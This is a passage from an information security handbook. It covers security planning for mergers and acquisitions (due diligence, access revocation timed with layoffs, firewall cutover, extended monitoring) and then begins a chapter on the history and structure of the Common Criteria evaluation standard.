Once information assets have been divided into two categories, valuable and not valuable, the IS professional can gather information about the nature of the value of each asset using the form in Exhibit 7.4. It is particularly important to identify all intellectual property, trade secrets, and technology protected by export controls. IS should review all nondisclosure agreements, provided by legal, under which the acquired company must operate.

List of Users, Access and Authorization Information

Lists of those authorized to use information assets as well as their permissions and privileges must be made available to IS. The company to be acquired should perform account reconciliations to ensure that all accounts have one (and only one) owner and that all accounts for former users are removed by the day of acquisition. Additionally, an access reconciliation should be performed to ensure that all users have only the access needed for their current positions. Access reconciliation decisions should be made by either the user's manager or the application owner, depending upon the nature of the application.

Physical and Technical Vulnerability Assessment

The technical vulnerability assessment is the best understood of these due diligence measures. This is a tools-based evaluation of network- and host-centric vulnerabilities. The Open Source Security Testing Methodology Manual (OSSTM), located at http://www.OSSTMM.org is an excellent reference for the types of testing that might be considered as part of the technical vulnerability assessment. If the company to be acquired has recently performed a technical vulnerability assessment, IS may choose to leverage the results rather than performing an independent test. The decision criteria should be whether an independent examination is necessary.

The physical vulnerability assessment is a critical review of current physical security posture. If physical security is not part of the responsibilities of IS, then IS should partner with the physical security organization and review the IT-relevant portions of their findings. The presence or absence of adequate physical security can lower or raise IS concerns. Badged, accountable access for campus and restricted IT areas are significant components of a defense in-depth strategy. Alarms and video monitoring that cover

all ingress and egress points can provide detection of potential breaches and permit post-event investigations. Entrances for nonemployees should be staffed with certified security staff. The security staff should be supplemented with silent alarm capability, local law enforcement drive-throughs for parking lot security, exterior lighting and video surveillance of the grounds and parking lots to reduce crime and the perception that the company is an easy target. This physical security assessment should also evaluate the fire detection and suppression system to determine if expensive changes will be required to bring the target company up to the acquiring company's standards. A reconciliation of the badged access system and physical key management system should be conducted to ensure that, on the day of acquisition, no former contractors or employees will have access.

Security Attitude Assessment

A hidden cost of an acquisition can come from the attitudes of the acquired company's user population. IS professionals can take a snapshot of an organization's security attitudes using a unique application of the Information Security Program Maturity Grid (see Exhibit 7.5, Part 1 and Part 2), described in a 1996 article by Timothy Stacey in Information Systems Security magazine. The grid is an adaptation for security of Philip Crosby's Quality Management Grid.

By distributing the grid to a sample of the user population and asking them to check the box in each row that best describes their attitude about security, an insight into the nature of security awareness training that will be required can be gained. Attitudes on the left side of the grid indicate that a great deal of awareness training and education will be required to gain acceptance for security measures.

The security professional can gain further utility from the grid by including checkboxes that permit individuals to mark whether they are end users, line managers, executive management, IT Staff or Security/Audit Staff. Including these indicators will give security professionals insights into the security attitudes of key groups within an organization. These insights can also be mapped to areas of the security awareness training and education programs that need to be addressed or emphasized.

Analyze and Report

The analysis and reports described in Exhibit 7.6, from the due diligence and planning phases will be used to produce the following reports.

Plan Transition Projects

To provide day-one connectivity, transition projects must be conducted at the acquired and acquiring companies. In the target company, the transition projects revolve around providing data needed for day of acquisition actions and projects to meet the security requirements that are a condition for day-one connectivity. These projects might include the completion of requests made during due diligence, such as the reconciliation efforts.

In the acquiring company, the transition projects are needed to support the new connectivity and the new systems. Some example tasks include making arrangements with external DNS providers to change contact information, transferring ownership of the domains, and changing mx records, IP addresses, etc., as required to support the day-one transition. The decision as to which records need to be changed on day one is part of the transition planning. Changing the external mx records would permit the acquiring company to have all email routed through the same external processing engine, where virus checking, spam filtering, and content monitoring can take place. Content monitoring is essential if the acquiring company is concerned about the potential loss of intellectual property during acquisition. In one of the examples in the introduction, it was necessary to move the connection to the Internet from the acquired company's firewall to the acquiring company's firewall. This was accomplished by changing the external DNS record and, on day one, physically shutting down the acquired company's firewall. This decision was driven by the hostile nature of the takeover, the risk associated with terminating the administrator of the firewall, and the fact that no one in the acquiring company had any experience with the brand of firewall used by the target company.

EXHIBIT 7.5 Information Security Maturity Grid

Measurement Categories	Stage I: Uncertainty	Stage II: Awakening	Stage III: Enlightenment	Stage IV: Wisdom	Stage V: Benevolence
			Part 1		
Management understanding and attitude	No comprehension of information security engineering as a protection mechanism. Tend to blame external forces (i.e., hackers, disgruntled employees, unreliability, equipment, etc.)	Recognizing that information security engineering may be of value but not willing to provide money or time to make it all happen. Rely on vendor supplied, "built-in" security	While going through security awareness training, learn more about information security engineering; becoming supportive, but provide only limited resources	Participating understanding absolutes of information security engineering. Making informed policy decisions	Consider information security engineering an essential part of the organization's internal protection mechanisms. Provide adequate resources and fully support the computer security program
Security organization status	Information security engineering is decentralized, hidden in the line organization(s). Emphasis is on incident reporting	An organizational information security officer is appointed (but does not necessarily report to top management). Main emphasis is on centralized collection of incident reports and responding after-the-fact	The information security officer reports to top management. Information security officer develops corporate information security policy and implements an information security training program	Information security officer has an established infrastructure and adequate interfaces to other organizations (i.e., line management, product assurance, purchasing, etc.) for effective implementation of the security program	Information security officer regularly meets with top management. Prevention is the main concern. Security is a thought leader. Involved with consumer affairs and special assignments
Incident handling	Security incidents are addressed after they occur; recovery rather than a prevention strategy. Procedures for recovery are weak or nonexistant. Crisis management. Lots of yelling and accusations	Major security threats, based only on past security in Exhibit 7.1. Information security and maturity gridcidents are addressed. Procedures in place only for those frequently occurring crises	Formal reporting procedure. Reportable incidents are identified. An information security strategy is developed based on the past incidents and upon analysis of the threat population and the vulnerabilities of the assets	Threats are continually re-evaluated based on the continually changing threat population and on the security incidents. All security safeguards are open to suggestion and improvement. Legal actions are prescribed for each type of incident. Protected reporting chain.	Most incidents are reported. Causes are determined and corrective actions are prescribed and monitored. Incident data feeds back into risk management. Protected response chain

Part 2

Security economics	Prevention: none to minimal	Prevention: minimal plus waste on the wrong or incomplete safeguards supplied by vendors touting their "built-in" security	Prevention: initially managed and justified, but funding tends to be reduced through time as complacency sets in, if risks are not reassessed	Prevention: managed and continually justified due to reduced losses	Prevention: justified and reduced through its contribution to marketing
	Loss: unmanaged and unpredictable. Corporate mission could unknowingly be jeopardized	Loss: mismanaged and unpredictable, especially when loses do not follow the historical trend	Loss: managed through a baseline cost/benefit trade-off study (i.e., risk analysis)	Loss: managed through continual cost/benefit trade-offs (i.e., risk analysis) tied to change management system	Loss: minimal
Security improvement actions	No organized security awareness activities. No understanding of information security engineering and of risk reduction activities	The organizational information security officer attempts to assist organizations that have experienced security compromises. End-users view security restrictions as an "unnecessary hindrance." Security improved by mandate	Due to the thorough awareness and security training program, end users are more vigilant and tend to initiate more incident reports. End-users view security restrictions as "necessary." Management understands the "business case" for security. Information security engineering activities limited to training, risk analysis, risk reduction initiatives, and audits	Information security engineering research activities are initiated to keep up with the rapidly changing environment. Security awareness expanded to security training	Information security engineering activities (i.e., risk analysis, risk reduction initiatives, audits, research, etc.) are normal and continual activities. Desirable security improvement suggestions come from end-users and system owners
Summation of company information security posture	"We don't know why we have problems with information security"	"Is it absolutely necessary to always have problems with security?"	"Through management commitment and information security engineering improvement, we are identifying, prioritizing, and protecting our assets."	"Asset protection is a routine part of our operation."	"We know why we have secure systems."
	or "We don't have any information security problems."		or "We are actively looking for solutions to our security problems."	or "We know what to protect from what and we know what is most important to us."	or "We know and understand our security systems and their interdependencies."

EXHIBIT 7.6 Due Diligence Analysis and Reports

Report of the nature of day-one connectivity	The nature of day-one connectivity is driven by two primary forces: (1) business need and (2) the security posture of the acquired company on day one
Security requirements for day one	This report describes the security requirements that must be met to provide day-one connectivity
Report of the nature of permanent connectivity	Because some security requirements may take longer to implement, a second phase of connectivity would provide the remaining connectivity. Permanent connectivity is not necessarily full connectivity. For example, a commodities trading company that also produces and some of the commodities it trades must maintain a "Chinese wall" between these two business units. This report describes the nature of connectivity in its final planned form
Security requirements for permanent connectivity	Describes the conditions and security requirements that must be met to provide permanent connectivity

For each project, management, IS, HR, and legal must determine if the project should be completed before, during, or after day one. The transition tasks include:

- Planning actions required on the day of merger or acquisition
- Conducting pre-merger or pre-acquisition projects
- Validating conditions have been met for initial connection
- Training team for day of merger or acquisition.

Planning Day of Merger or Acquisition Actions

The day of merger or acquisition will be a long day and detailed planning is essential to its success. The order of events will probably be dictated by HR. If there are layoffs involved, then the timing of actions is critical. Changing or disabling access should be coordinated to coincide with HR's notification of employees about their status. For individuals subject to layoff, no actions should take place prior to notification. After notification, the actions to terminate access should be completed prior to the individuals gathering their belongings. Some companies take the precaution of having someone gather the individuals' belongings during the notification.

It is important to remember to welcome and engage the retained members of the acquired company's staff. Each business area (including IT) involved in the acquisition will need to welcome its new members, listen to their concerns, answer their questions, lay out plans for the future, and provide the new members of the team with instructions on what to do if they are contacted by former employees seeking information. Retained staff must be assured that those who were not retained were treated fairly.

If a name change is part of the acquisition, then plans should be made to give the retained staff something with the new name—shirts, hats, etc. Although this is likely an HR initiative, IS will benefit if it is performed. This will begin the process of building the new team identity and reduce some resistance—and with it, the potential for latent hostile reactions.

Retained employees should be given a modified new employee security awareness briefing. The modifications will stress differences in policies, procedures, and acceptable use, if any, and will cover layoff-related concerns if appropriate.

Retained staff should be informed which policies and procedures to follow from the day of acquisition forward. Policy and procedures gathered during due diligence should be examined and analyzed so that this direction can be given on the day of acquisition. Policies are easier to exchange than procedures. It may be necessary to retain some day-to-day procedures until they can either be adapted or replaced by new procedures that comply with the acquiring company's policies.

If the acquisition does include layoffs, then it is likely that some of the acquired company's IT staff will also be laid-off. If any of the laid-off IT staff had access to root accounts, then the affected root passwords must be changed. If this is a more equal merger, then both companies usually conduct their layoffs prior to the day of acquisition.

Complex configuration changes should be prepared in advance in a manner that permits a single action to move pre-configured and tested changes into operation. For example, if the day of acquisition events include changes to the firewall, the changes should be set up as a complete set of firewall rules that will replace the existing rules at the appropriate time. This is opposed to editing the current firewall rules in real-time on the day of acquisition. Monitoring systems for IT and IS will need to be reconfigured to permit monitoring by the acquiring company's staff.

One rationale for having two phases of connectivity is to provide some isolation between the companies until sufficient time has passed for latent hostile reactions to the acquisition to manifest. While some connectivity is essential during the first phase of connectivity, increased monitoring vigilence is prudent. After a sufficient time has passed without significant concerns being raised ($\sim$30–90 days), then the permanent connectivity can be implemented if the prescribed security requirements for permanent connectivity have been met.

Conduct Pre-Merger or Pre-Acquisition Projects

In the course of the previous activities, many projects will be identified that need to be completed prior to the day of acquisition or that need to be ready to execute on that day. IS will have a project management responsibility for ensuring that their pre-acquisition projects complete successfully and on schedule.

Validate Conditions Have Been Met for Initial Connection

When the security requirements for day-one connectivity are defined, IS needs to establish a date by which the requirements must be met. The date should be set far enough in advance of day one that management has sufficient time to react if they are not met. The means of validation should be established at the same time the requirement is defined.

Train the Team for Day of Merger or Acquisition

Mistakes made on the day of acquisition can have significant consequences, including negation of the value of the acquisition. Some of these risks can be mitigated by providing training for the team that will be involved onsite for the day of acquisition.

HR, legal, and physical security should provide briefings to the team on:

- Preserving dignity and handling emotional responses
- Topics that should not be discussed with employees or contractors of the target company
- Who should handle questions about designated sensitive topics
- Issues of law and restrictions that must be observed on day one
- Handling violence, the threat of violence, and suspicion of the potential for violence.

If the acquisition crosses international boundaries, the acquiring company should provide cultural behavior briefings and native language "take me to my hotel/office" cards. The cultural briefings should cover key behaviors that are permitted in our culture that other cultures would find unacceptable or illegal. For example, a member of U.S. Military assigned for 30 days in Riyadh, Saudi Arabia was arrested when he went jogging outside U.S. compound. In Saudi Arabia, dressing only in jogging shorts and a T-shirt was considered indecent exposure. Training should also cover behaviors in business dealings that would be contrary to the acquiring company employee's expectations. For example, in many cultures it is not acceptable to tell your superior, "No." Managers, therefore need to be able to tell the difference between "Yes" and "Not yes."

From the IS perspective, the day-one team should be reminded that the list and schedule of access changes, like the list of who is to be retained and who is to be terminated, is very sensitive. The team should be told how to report suspected security incidents when onsite for day one. On this day, the normal help desk or security incident hot lines will not reach security staff onsite unless the process is modified for the event. Using the normal process may not be desireable for a number of reasons. The team needs to know what protocol to use instead.

The acquisition team leadership should provide clear guidance about the types of tasks that can be performed by the target company's staff and what should be handled only by the acquiring company's transition team.

Day of Merger or Acquisition Actions

All activities on the actual day of acquisition should be focused on executing the plan. If pre-acquisition planning has been sufficient, there will be few occasions that require ad hoc or arbitrary decisions.

Execute Access Control Project

The access control project, timed and coordinated with the HR notification process, is the first priority. IS will benefit if HR processes the target company's IT staff very early in the schedule. Password changes and deploying internal connectivity to the acquiring company must wait until after this occurs. As described above, IT should be advised by HR when an individual has entered the notification room. IT should begin taking the actions that have been pre-scripted for that individual's access. For individuals who are not being retained, HR should require them to sign a document prepared by legal which, among other concerns, makes their severance payment contingent upon honoring the terms of an intellectual property agreement.

Prior to initial connectivity, IS and IT staff must construct and deploy a Chinese wall if required for intellectual property litigation protection or if required by regulation.

Deploy and Test Initial Connection

Once IT notification is complete, the initial connection between the two companies can be deployed and tested. To the greatest extent possible, the changes should be packaged in a way that permits the entire set of changes for a system to be enabled at once. For a system such as a firewall, a safe approach to deployment would be to disconnect all cables from the internal interface, save the existing ruleset, execute a script that replaces the existing ruleset with the new pre-tested ruleset, change any other system configuration items, and then restart the firewall. Once restarted, the new ruleset can be tested to ensure that basic connectivity is restored and that the new ruleset functions as expected. If the tests are successful, then the internal interface can be reconnected.

This same cautious approach can be used for other changes to other systems required on day one.

Brief New Users on Awareness, Policy, and Merger and Acquisition Special Topics

As the notification process is completed all newly acquired users can be given the awareness presentation describe above.

Extended Monitoring

The monitoring process should be deployed as soon as possible upon arrival on-site for day one. to protect intellectual property and trade secrets as well as to protect the newly merged entity. The monitoring should include Internet and email content monitoring for key phrases related to intellectual property concerns or anything that could affect the value of the acquisition.

Post-Merger/Acquisition Phase

The post-merger or acquisition phase begins on the second day and continues until all merger or acquisition activities are complete. In mergers or acquisitions where IT and IS are not full participants,

the IT aspects are often neglected. After a few acquisitions, IT service becomes expensive and the quality of service is reduced due to the complexity that grows when IT accumulates multiple platforms, operating systems, programming languages and applications. Add various versions and patch levels of each of the above and the quality of service drops significantly. Trying to keep maintenance contracts on all the diverse systems becomes very expensive, to the point where some companies begin dropping maintenance contracts to keep up the critical systems. Trying to maintain these diverse baselines increases the potential that one or more systems will have critical vulnerabilities that can be exploited.

The goal of the post-acquisition phase is to bring closure to the acquisition process and resume normal day-to-day operations.

Begin Permanent Connectivity Projects

The permanent connectivity projects are those that are required before the full, planned connectivity can be deployed. In addition to meeting the security requirements, IS and management need to agree that the potential for hostile reaction to the acquisition is negligible.

These projects may include re-IPing subnets that duplicate those in the acquiring company, merging internal DNS files, converting both companies to common anti-virus, anti-spyware, spam detection solutions, etc. It could also involve removing some legacy firewall open ports, establishing change control for critical systems, etc.

For each project, IS should establish a project with identified tasks, resources, and dates. IS should be responsible for tracking and ensuring that security-related projects are completed successfully and on time.

Conduct Post-Merger or Acquisition Projects

There are also post-acquisition projects that are not related to conditions for permanent connectivity. For example, the acquiring company may want to convert the acquired company to use the same physical access badging or video surveillance system. The acquiring company may also decide to consolidate maintenance contracts, lease agreements, or re-IP other subnets so that Class B or C addresses can be surrendered.

Validate Conditions Have Been Met for Permanent Connection

On the scheduled date, IS should formally review the results of projects that were intended to meet the conditions for permanent connection. IS should use a scorecard showing conditions that are met as they occur, to ensure that the projects to meet these conditions are being worked upon consistently throughout the project period rather than just in a rush when the projects are due. One primary condition is that, for every new port opened on the firewall, IS should establish an accountable owner who can make decisions regarding the port, such as who can use the port, or whether the port needs to remain an active open port.

Deploy and Test Permanent Connection Configuration

Once the conditions for permanent connectivity have been met, management and security can determine if or when sufficient time has transpired to cool and latent hostilities towards the acquisition. Similar to the process for day one, these changes should be pre-configured and tested before rolling out in the production environment. Following the same kind of process for day one, the changes should be carefully rolled out and tested before permitting permanent two-way traffic between the companies.

Continue Extended Monitoring for X Months

Following the deployment of permanent connection, IS should continue extended monitoring for some period of time set by security and management to ensure that the new connectivity has not opened targets for a patient adversary.

Merger/Acquisition Project Completion

This is the wrap-up portion of the acquisition project.

Normal Monitoring Begins

In this phase, extended monitoring ends and normal operations begins.

Gather and Record Lessons Learned

No acquisition or merger goes exactly as planned. If a company intends to do more acquisitions, it is prudent to document what worked and what did not, so as to not repeat the mistakes of the past and to benefit from past experience. Once lessons learned have been gathered and documented from all involved parties, then the acquisition is considered complete.

Merger/Acquisition Complete

A formal end of the acquisition can be declared, thus giving closure and focus to all task related to the acquisition.

Conclusion

This chapter seeks to make the case that IS should be included in the due diligence phase of mergers and acquisitions. The chapter describes the processes needed from the discovery phase through the completion of acquisition. Finally, a sample policy is provided that can be used by information security professionals to implement this capability.

The Common Criteria for IT Security Evaluation

Debra S. Herrmann

This chapter introduces the Common Criteria (CC) by:

- Describing the historical events that led to their development
- Delineating the purpose and intended use of the CC and, conversely, situations not covered by the CC
- Explaining the major concepts and components of the CC methodology and how they work
- Discussing the CC user community and stakeholders
- Looking at the future of the CC

History

The Common Criteria, referred to as "the standard for information security,"[1] represent the culmination of a 30-year saga involving multiple organizations from around the world. The major events are discussed below and summarized in Exhibit 79.1.

A common misperception is that computer and network security began with the Internet. In fact, the need for and interest in computer security or COMPUSEC have been around as long as computers. Likewise, the *Orange Book* is often cited as the progenitor of the CC; actually, the foundation for the CC was laid a decade earlier. One of the first COMPUSEC standards, DoD 5200.28-M,[2] *Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource-Sharing ADP Systems*, was issued in January 1973. An amended version was issued June 1979.[3] DoD 5200.28-M defined the purpose of security testing and evaluation as:[2]

- To develop and acquire methodologies, techniques, and standards for the analysis, testing, and evaluation of the security features of ADP systems
- To assist in the analysis, testing, and evaluation of the security features of ADP systems by developing factors for the Designated Approval Authority concerning the effectiveness of measures used to secure the ADP system in accordance with Section VI of DoD Directive 5200.28 and the provisions of this Manual
- To minimize duplication and overlapping effort, improve the effectiveness and economy of security operations, and provide for the approval and joint use of security testing and evaluation tools and equipment

As shown in the next section, these goals are quite similar to those of the Common Criteria.

The standard stated that the security testing and evaluation procedures "will be published following additional testing and coordination."[2] The result was the publication of CSC-STD-001–83, the *Trusted Computer*

EXHIBIT 79.1 Timeline of Events Leading to the Development of the CC

Year	Lead Organization	Standard/Project	Short Name
1/73	U.S. DoD	DoD 5200.28M, ADP Computer Security Manual — Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource Sharing ADP Systems	—
6/79	U.S. DoD	DoD 5200.28M, ADP Computer Security Manual — Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource Sharing ADP Systems, with 1st Amendment	—
8/83	U.S. DoD	CSC-STD-001–83, Trusted Computer System Evaluation Criteria, National Computer Security Center	TCSEC or *Orange Book*
12/85	U.S. DoD	DoD 5200.28-STD, Trusted Computer System Evaluation Criteria, National Computer Security Center	TCSEC or *Orange Book*
7/87	U.S. DoD	NCSC-TG-005, Version 1, Trusted Network Interpretation of the TCSEC, National Computer Security Center	TNI, part of Rainbow Series
8/90	U.S. DoD	NCSC-TG-011, Version 1, Trusted Network Interpretation of the TCSEC, National Computer Security Center	TNI, part of Rainbow Series
1990	ISO/IEC	JTC1 SC27 WG3 formed	—
3/91	U.K. CESG	UKSP01, UK IT Security Evaluation Scheme: Description of the Scheme, Communications–Electronics Security Group	—
4/91	U.S. DoD	NCSC-TG-021, Version 1, Trusted DBMS Interpretation of the TCSEC, National Computer Security Center	Part of Rainbow Series
6/91	European Communities	Information Technology Security Evaluation Criteria (ITSEC), Version 1.2, Office for Official Publications of the European Communities	ITSEC
11/92	OECD	Guidelines for the Security of Information Systems, Organization for Economic Cooperation and Development	—
12/92	U.S. NIST and NSA	Federal Criteria for Information Technology Security, Version 1.0, Volumes I and II	Federal criteria
1/93	Canadian CSE	The Canadian Trusted Computer Product Evaluation Criteria (CTCPEC), Canadian System Security Centre, Communications Security Establishment, Version 3.oe	CTCPEC
6/93	CC Sponsoring Organizations	CC Editing Board established	CCEB

12/93	ECMA	Secure Information Processing versus the Concept of Product Evaluation, Technical Report ECMA TR/64, European Computer Manufacturers' Association	ECMA TR/64
1/96	CCEB	Committee draft 1.0 released	CC
1/96 to 10/97	—	Public review, trial evaluations	—
10/97	CCIMB	Committee draft 2.0 beta released	CC
11/97	CEMEB	CEM-97/017, Common Methodology for Information Technology Security, Part 1: Introduction and General Model, Version 0.6	CEM Part 1
10/97 to 12/99	CCIMB with ISO/IEC JTC1 SC27 WG3	Formal comment resolution and balloting	CC
8/99	CEMEB	CEM-99/045, Common Methodology for Information Technology Security Evaluation, Part 2: Evaluation Methodology, v1.0	CEM Part 2
12/99	ISO/IEC	ISO/IEC 15408, Information technology — Security techniques — Evaluation criteria for IT security, Parts 1–3 released	CC Parts 1–3
12/99 forward	CCIMB	Respond to requests for interpretations (RIs), issue final interpretations, incorporate final interpretations	—
5/00	Multiple	Common Criteria Recognition Agreement signed	CCRA
8/01	CEMEB	CEM-2001/0015, Common Methodology for Information Technology Security Evaluation, Part 2: Evaluation Methodology, Supplement: ALC_FLR — Flaw Remediation, v1.0	CEM Part 2 supplement

EXHIBIT 79.2 Summary of *Orange Book* Trusted Computer System Evaluation Criteria (TCSEC) Divisions

Evaluation Division	Evaluation Class	Degree of Trust
A — Verified protection	A1 — Verified design	Highest
B — Mandatory protection	B3 — Security domains	
	B2 — Structured protection	
	B1 — Labeled security protection	
C — Discretionary protection	C2 — Controlled access protection	
	C1 — Discretionary security protection	
D — Minimal protection	D1 — Minimal protection	Lowest

System Evaluation Criteria (TCSEC),[4] commonly known as the *Orange Book*, in 1983. A second version of this standard was issued in 1985.[5]

The *Orange Book* proposed a layered approach for rating the strength of COMPUSEC features, similar to the layered approach used by the Software Engineering Institute (SEI) Capability Maturity Model (CMM) to rate the robustness of software engineering processes. As shown in Exhibit 79.2, four evaluation divisions composed of seven classes were defined. Division A class A1 was the highest rating, while division D class D1 was the lowest. The divisions measured the extent of security protection provided, with each class and division building upon and strengthening the provisions of its predecessors. Twenty-seven specific criteria were evaluated. These criteria were grouped into four categories: security policy, accountability, assurance, and documentation. The *Orange Book* also introduced the concepts of a reference monitor, formal security policy model, trusted computing base, and assurance.

The *Orange Book* was oriented toward custom software, particularly defense and intelligence applications, operating on a mainframe computer that was the predominant technology of the time. Guidance documents were issued; however, it was difficult to interpret or apply the *Orange Book* to networks or database management systems. When distributed processing became the norm, additional standards were issued to supplement the *Orange Book,* such as the Trusted Network Interpretation and the Trusted Database Management System Interpretation. Each standard had a different color cover, and collectively they became known as the Rainbow Series. In addition, the Federal Criteria for Information Technology Security was issued by NIST and NSA in December 1992, but it was short-lived.

At the same time, similar developments were proceeding outside the United States. Between 1990 and 1993, the Commission of the European Communities, the European Computer Manufacturers Association (ECMA), the Organization for Economic Cooperation and Development (OECD), the U.K. Communications–Electronics Security Group, and the Canadian Communication Security Establishment (CSE) all issued computer security standards or technical reports. These efforts and the evolution of the Rainbow Series were driven by three main factors:[6]

1. The rapid change in technology, which led to the need to merge communications security (COMSEC) and computer security (COMPUSEC)
2. The more universal use of information technology (IT) outside the defense and intelligence communities
3. The desire to foster a cost-effective commercial approach to developing and evaluating IT security that would be applicable to multiple industrial sectors

These organizations decided to pool their resources to meet the evolving security challenge. ISO/IEC Joint Technical Committee One (JTC1) Subcommittee 27 (SC27) Working Group Three (WG3) was formed in 1990. Canada, France, Germany, the Netherlands, the United Kingdom, and the United States, which collectively became known as the CC Sponsoring Organizations, initiated the CC Project in 1993, while maintaining a close liaison with ISO/IEC JTC1 SC27 WG3. The CC Editing Board (CCEB), with the approval of ISO/IEC JTC1 SC27 WG3, released the first committee draft of the CC for public comment and review in 1996. The CC Implementation Management Board (CCIMB), again with the approval of ISO/IEC JTC1 SC27 WG3, incorporated the comments and observations gained from the first draft to create the second committee draft.

It was released for public comment and review in 1997. Following a formal comment resolution and balloting period, the CC were issued as ISO/IEC 15408 in three parts:

- ISO/IEC 15408-1(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 1: Introduction and general model
- ISO/IEC 15408-2(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 2: Security functional requirements
- ISO/IEC 15408-3(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 3: Security assurance requirements

Parallel to this effort was the development and release of the Common Evaluation Methodology, referred to as the CEM or CM, by the Common Evaluation Methodology Editing Board (CEMEB):

- CEM-97/017, Common Methodology for Information Technology Security Evaluation, Part 1: Introduction and General Model, v0.6, November 1997
- CEM-99/045, Common Methodology for Information Technology Security Evaluation, Part 2: Evaluation Methodology, v1.0, August 1999
- CEM-2001/0015, Common Methodology for Information Technology Security Evaluation, Part 2: Evaluation Methodology, Supplement: ALC_FLR — Flaw Remediation, v1.0, August 2001

As the CEM becomes more mature, it too will become an ISO/IEC standard.

Purpose and Intended Use

The goal of the CC project was to develop a standardized methodology for specifying, designing, and evaluating IT products that perform security functions which would be widely recognized and yield consistent, repeatable results. In other words, the goal was to develop a full life-cycle, consensus-based security engineering standard. Once this was achieved, it was thought, organizations could turn to commercial vendors for their security needs rather than having to rely solely on custom products that had lengthy development and evaluation cycles with unpredictable results. The quantity, quality, and cost effectiveness of commercially available IT security products would increase; and the time to evaluate them would decrease, especially given the emergence of the global economy.

There has been some confusion that the term *IT product* only refers to plug-and-play commercial off-the-shelf (COTS) products. In fact, the CC interprets the term *IT product* quite broadly, to include a single product or multiple IT products configured as an IT system or network.

The standard lists several items that are not covered and considered out of scope:[7]

- Administrative security measures and procedural controls
- Physical security
- Personnel security
- Use of evaluation results within a wider system assessment, such as certification and accreditation (C&A)
- Qualities of specific cryptographic algorithms

Administrative security measures and procedural controls generally associated with operational security (OPSEC) are not addressed by the CC/CEM. Likewise, the CC/CEM does not define how risk assessments should be conducted, even though the results of a risk assessment are required as an input to a PP.[7] Physical security is addressed in a very limited context — that of restrictions on unauthorized physical access to security equipment and prevention of and resistance to unauthorized physical modification or substitution of such equipment.[6] Personnel security issues are not covered at all; instead, they are generally handled by assumptions made in the PP. The CC/CEM does not address C&A processes or criteria. This was specifically left to each country and/or government agency to define. However, it is expected that CC/CEM evaluation results will be used as input to C&A. The robustness of cryptographic algorithms, or even which algorithms are acceptable, is not discussed in the CC/CEM. Rather, the CC/CEM limits itself to defining requirements for key management and cryptographic operation. Many issues not handled by the CC/CEM are covered by other national and international standards.




EXHIBIT 79.3 Major components of the CC CEM.

Major Components of the Methodology and How They Work

The three-part CC standard (ISO/IEC 15408) and the CEM are the two major components of the CC methodology, as shown in Exhibit 79.3.

The CC

Part 1 of ISO/IEC 15408 provides a brief history of the development of the CC and identifies the CC sponsoring organizations. Basic concepts and terminology are introduced. The CC methodology and how it corresponds to a generic system development life cycle are described. This information forms the foundation necessary for understanding and applying Parts 2 and 3. Four key concepts are presented in Part 1:

- Protection Profiles (PPs)
- Security Targets (STs)
- Targets of Evaluation (TOEs)
- Packages

A Protection Profile, or PP, is a formal document that expresses an *implementation-independent* set of security requirements, both functional and assurance, for an IT product that meets specific consumer needs.[7] The process of developing a PP helps a consumer to elucidate, define, and validate their security requirements, the end

result of which is used to (1) communicate these requirements to potential developers and (2) provide a foundation from which a security target can be developed and an evaluation conducted.

A Security Target, or ST, is an *implementation-dependent* response to a PP that is used as the basis for developing a TOE. In other words, the PP specifies security functional and assurance requirements, while an ST provides a design that incorporates security mechanisms, features, and functions to fulfill these requirements.

A Target of Evaluation, or TOE, is an IT product, system, or network and its associated administrator and user guidance documentation that is the subject of an evaluation.[7-9] A TOE is the physical implementation of an ST. There are three types of TOEs: monolithic, component, and composite. A monolithic TOE is self-contained; it has no higher or lower divisions. A component TOE is the lowest-level TOE in an IT product or system; it forms part of a composite TOE. In contrast, a composite TOE is the highest-level TOE in an IT product or system; it is composed of multiple component TOEs.

A package is a set of components that are combined together to satisfy a subset of identified security objectives.[7] Packages are used to build PPs and STs. Packages can be a collection of functional or assurance requirements. Because they are a collection of low-level requirements or a subset of the total requirements for an IT product or system, packages are intended to be reusable. Evaluation assurance levels (EALs) are examples of predefined packages.

Part 2 of ISO/IEC 15408 is a catalog of standardized security functional requirements, or SFRs. SFRs serve many purposes. They[7-9] (1) describe the security behavior expected of a TOE, (2) meet the security objectives stated in a PP or ST, (3) specify security properties that users can detect by direct interaction with the TOE or by the TOE's response to stimulus, (4) counter threats in the intended operational environment of the TOE, and (5) cover any identified organizational security policies and assumptions.

